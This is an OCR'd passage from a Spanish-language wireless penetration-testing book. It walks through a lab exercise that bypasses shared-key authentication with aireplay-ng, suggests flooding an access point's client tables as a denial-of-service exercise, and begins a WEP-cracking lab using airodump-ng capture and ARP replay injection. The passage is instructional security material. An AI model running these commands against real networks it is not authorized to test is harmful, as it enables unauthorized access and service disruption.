


5. La captura se almacena en un archivo llamado `keystream` en el directorio actual. En mi caso con el nombre de archivo keystream-01-00-21-91-D2-8E-25.xor como se muestra a continuación:




6. Con el fin de simular una autenticación de clave compartida, vamos a utilizar la herramienta `aireplay-ng`. Corremos el comando `aireplay-ng -1 0 -e Wireless Lab -y keystream-01-00-21-91-D2-8E-25.xor -a 00:21:91:D2:8E:25 -h aa:aa:aa:aa:aa:aa mon0 .Aireplay-ng` usa la captura que obtuvo en el paso 5 e intenta autenticar al punto de acceso con el SSID `Wireless Lab` y la dirección MAC `00:21:91:D2:8E:25` y utiliza un cliente arbitrario de direcciones MAC `aa:aa:aa:aa:aa:aa`. Iniciar Wiresahrk y esnifar todos los paquetes de interés mediante la aplicación del filtro **`wlan.addr == aa:aa:aa:aa:aa:aa`** :


7. `Aireplay-ng` nos permite saber si la autenticación tiene éxito o no en el resultado:




8. Se puede comprobar lo mismo con Wireshark. Usted debe ver una traza como se muestra a continuación en la pantalla de Wireshark:




9. El primer paquete es la solicitud de autenticación enviada por la herramienta `aireplay-ng` al punto de acceso:




10 El segundo paquete está formado por el modelo de texto que el punto de acceso envía al cliente:




11. En el tercer paquete, la herramienta envía el modelo de texto cifrado al punto de acceso:




12. Como `aireplay-ng` usa la captura `Keystream` derivada para el cifrado, la autenticación se realiza correctamente y el punto de acceso envía un mensaje de éxito en el cuarto paquete:



13. Después de que la autenticación tiene éxito, la herramienta falsifica una asociación con el punto de acceso, que sucede así:



14 Si usted comprueba los registros inalámbricos en la interfaz administrativa del punto de acceso, se debería ver a un cliente inalámbrico con una dirección MAC ***AA:*** **AA: AA: AA: AA: AA** conectado:



¿Qué ha pasado?

Hemos tenido éxito en la obtención de la trama de un intercambio de autenticación compartida y lo utilizamos para falsificar un certificado de autenticidad para conectarnos con el punto de acceso.

Inténtalo-Inundar las tablas del punto de acceso

Los puntos de acceso tienen una cuenta de clientes máximos después de que empiezan a rechazar las conexiones. Al escribir un script sencillo en `aireplay-ng` es posible automatizar y enviar cientos de solicitudes de conexión al azar de direcciones MAC al punto de acceso. Esto terminaría llenando las tablas internas y una vez que el número de clientes máximos es alcanzado el punto de acceso que dejar de aceptar nuevas conexiones. Esto es normalmente lo que se llama un ataque de Denegación de Servicio (DoS) y puede forzar que el router se reinicie o que no funcione correctamente. Esto podría conducir a todos los clientes inalámbricos a una desconexión y que no puedan usar la red autorizada.

Comprueba si se puede hacer en el laboratorio!

Examen sorpresa-WLAN autenticación

1.¿Puedes obligar a un cliente inalámbrico a volver a re-conectarse al punto de acceso ?

a. Enviando un paquete deautenticación

b. Reiniciando al cliente

c. Al reiniciar el punto de acceso

d. Todas las anteriores

2. Autenticación abierta:

a. Proporciona una seguridad decente

b. No es segura

c. Requiere el uso de cifrado

d. Ninguna de las anteriores

3. Rompiendo la clave de autenticación compartida estamos haciendo :

a. Derivación del keystream capturados a los paquetes

b. Derivación de la clave de cifrado

c. Envío de paquetes de deautenticación al punto de acceso

d. Reiniciar el punto de acceso

Sumario

- En este capítulo, hemos aprendido lo siguiente acerca de la autenticación WLAN:
- SSID oculto es una característica de seguridad que es relativamente fácil de superar.
- Filtrado de direcciones MAC no proporciona ninguna seguridad de que las direcciones MAC puedan ser capturadas en los paquetes inalámbricos. Esto es posible porque las direcciones MAC no están cifradas en el paquete.
- Autenticación abierta no proporciona ninguna autenticación real.
- Autenticación de clave compartida es un poco difícil de romper pero con la ayuda de las herramientas adecuadas podemos derivar la cadena de clave (keystream) con la que es posible responder a todos los futuros modelos enviados por el punto de acceso. El resultado es que nos podemos autenticar sin necesidad de conocer la clave actual.

En el siguiente capítulo, vamos a ver diferentes mecanismos de encriptación en WLAN como WEP, WPA y WPA2 y estudiar a las inseguridades que les afecta.

4

Defectos de cifrado WLAN

"640 K de memoria es más de lo que nadie va a necesitar."

Bill Gates, fundador de Microsoft

Incluso con la mejor de las intenciones, el futuro es siempre impredecible. El comité de WLAN diseñada WEP y WPA luego de ser tonto a prueba los mecanismos de cifrado, pero con el tiempo, estos dos mecanismos se había fallas, las cuales han sido ampliamente divulgados y explotados en el mundo real.

Los mecanismos de encriptación WLAN han tenido una larga historia de ser vulnerables a ataques criptográficos. Todo comenzó con WEP a principios de 2000 que al final fue roto por completo. En los últimos tiempos, los ataques son dirigidos poco a poco a WPA. A pesar de que no hay ningún ataque disponible al público en la actualidad para romper WPA en todas las condiciones hay ataques que son factibles bajo circunstancias especiales.

En este capítulo, vamos a examinar lo siguiente:

- Diferentes esquemas de cifrado en las redes WLAN
- Cracking de encriptación WEP
- Cracking de encriptación WPA

Cifrado WLAN

Las WLAN transmiten datos a través del aire y por lo tanto hay una necesidad inherente a la protección de los datos para que sean confidenciales. Esto se logra mediante el cifrado. El comité de WLAN (IEEE 802.11) formuló los siguientes protocolos de cifrado de datos:

- **Wired Equivalent Privacy (WEP)**
- **WiFi Protected Access (WPA)**
- **WiFi Protetion Access v2 (WPA2)**

Aquí, vamos a ver cada uno de estos protocolos de cifrado y demostrar varios ataques contra ellos.

Encriptación WEP

El protocolo WEP se sabía que era imperfecto desde el año 2000, pero, sorprendentemente, todavía continúa siendo utilizado y los puntos de acceso aún incluyen capacidades WEP habilitadas.


Hay muchas debilidades criptográficas de WEP que fueron descubiertos por Walker, Arbaugh, Fluhrer, Martin, Shamir, KoreK y muchos otros. El análisis WEP desde un punto de vista criptográfico está fuera del alcance de este libro ya que implica la comprensión de las matemáticas complejas. Aquí, vamos a buscar la forma de romper la encriptación WEP utilizando las herramientas disponibles en la plataforma de BackTrack. Esto incluye toda la suite de herramientas de `Aircrack-ng` como son `airmon-ng`, `aireplay-ng`, `airodump-ng`, `aircrack-n` y otros.

Vamos a configurar el cifrado WEP en nuestro laboratorio de pruebas y ver cómo se puede romper.


Parte práctica-Cracking Wep

Siga las instrucciones para comenzar:

1. Primero vamos a conectar a nuestro punto de acceso *Wireless Lab* y vaya a la zona de ajustes que se ocupa de los mecanismos de cifrado inalámbrico:




2. En mi punto de acceso esto se puede hacer estableciendo el **modo de seguridad** en **WEP.** También tendrá que establecer la longitud de la clave WEP. Como se muestra en la siguiente captura de pantalla, yo he puesto WEP para usar claves de 128 bits. He puesto la **clave WEP** por defecto **WEP Key 1** y he establecido el valor en hexadecimal a **abcdefabcdefabcdefabcdef12** como clave de 128 bits WEP. Puede configurar esta opción a su gusto:




3. Una vez que los ajustes se aplican el punto de acceso ofrece WEP como mecanismo de cifrado. Ahora vamos a configurar la máquina atacante.


4. Vamos a abrir `wlan0` ejecutando el comando `ifconfig wlan0 up`. Entonces ejecutamos `airmon-ng start wlan0` para crear la interfaz mon0 que es la interfaz en modo monitor, como se muestra en la siguiente captura de pantalla. Verifique que la interfaz ha sido creada usando `iwconfig`:




5.Vamos a ejecutar `airodump-ng` para localizar nuestro punto de acceso de laboratorio con el comando `airodump-ng mon0`. Como se puede ver en la siguiente captura podemos ver el punto de acceso inalámbrico `Wireless Lab` funcionando con cifrado WEP:




6. Para este ejercicio, sólo estamos interesados en Wireless Lab, así que vamos escribir en consola `airodump-ng -bssid 00:21:91:D2:8E:25 -- canal 11 --write WEPCrackingDemo mon0` para vero sólo los paquetes para esta red. Además, le decimos a `airodump-ng` que guarde los paquetes en un archivo `.pcap` con la directiva `--write`




7. Ahora vamos a conectar nuestro cliente inalámbrico al punto de acceso y el usamos la clave WEP `abcdefabcdefabcdefabcdef12`. Una vez que el cliente se ha conectado correctamente, `airodump-ng` debe informar en la pantalla:




8.Si usted hace un `ls` en el mismo directorio podrás ver los archivos con el nombre `WEPCrackingDemo-*` como se muestra en la siguiente captura de pantalla. Estos son de descarga de tráfico los archivos creados por `airodump-ng`:




9. Si se observa la pantalla de `airodump-ng`, el número de paquetes de datos que figuran en la columna de datos es muy pequeño (solo 68). Para romper el protocolo WEP es necesario un gran número de paquetes de datos cifrados con la misma clave para explotar la debilidad en el protocolo. Por lo tanto vamos a tener que obligar a la red a generar más paquetes de datos. Para hacer esto vamos a utilizar la herramienta aireplay-ng.




10.Vamos a capturar los paquetes ARP en la red inalámbrica usando `aireplay-ng` e inyectarlos de nuevo en la red, para simular las respuestas ARP. Iniciamos `aireplay-ng` en una ventana separada, como se muestra en la siguiente captura de pantalla. Reproduciendo estos paquetes unos pocos miles de veces vamos a generar una gran cantidad de tráfico de datos en la red. A pesar de que `aireplay-ng` no sabe la clave WEP es capaz de identificar los paquetes ARP mirando el tamaño de los paquetes. ARP es un protocolo de cabecera fija y por lo tanto el tamaño de los paquetes ARP se puede determinar fácilmente y se puede utilizar para la identificación de estos paquetes incluso con el tráfico cifrado. Vamos a ejecutar `aireplay-ng` con las opciones que se muestran a continuación. La opción `3` es para la reproducción de `ARP`, `-b` especifica el BSSID de nuestra red `y -h` especifica la dirección MAC del cliente al que estamos suplantación la identidad. Como ataque de repetición sólo funcionará para los clientes autenticados y direcciones MAC asociadas.




11. Inmediatamente se puede ver que `aireplay-ng` es capaz de capturar los paquetes de ARP y ha empezado a enviarlos a la red:



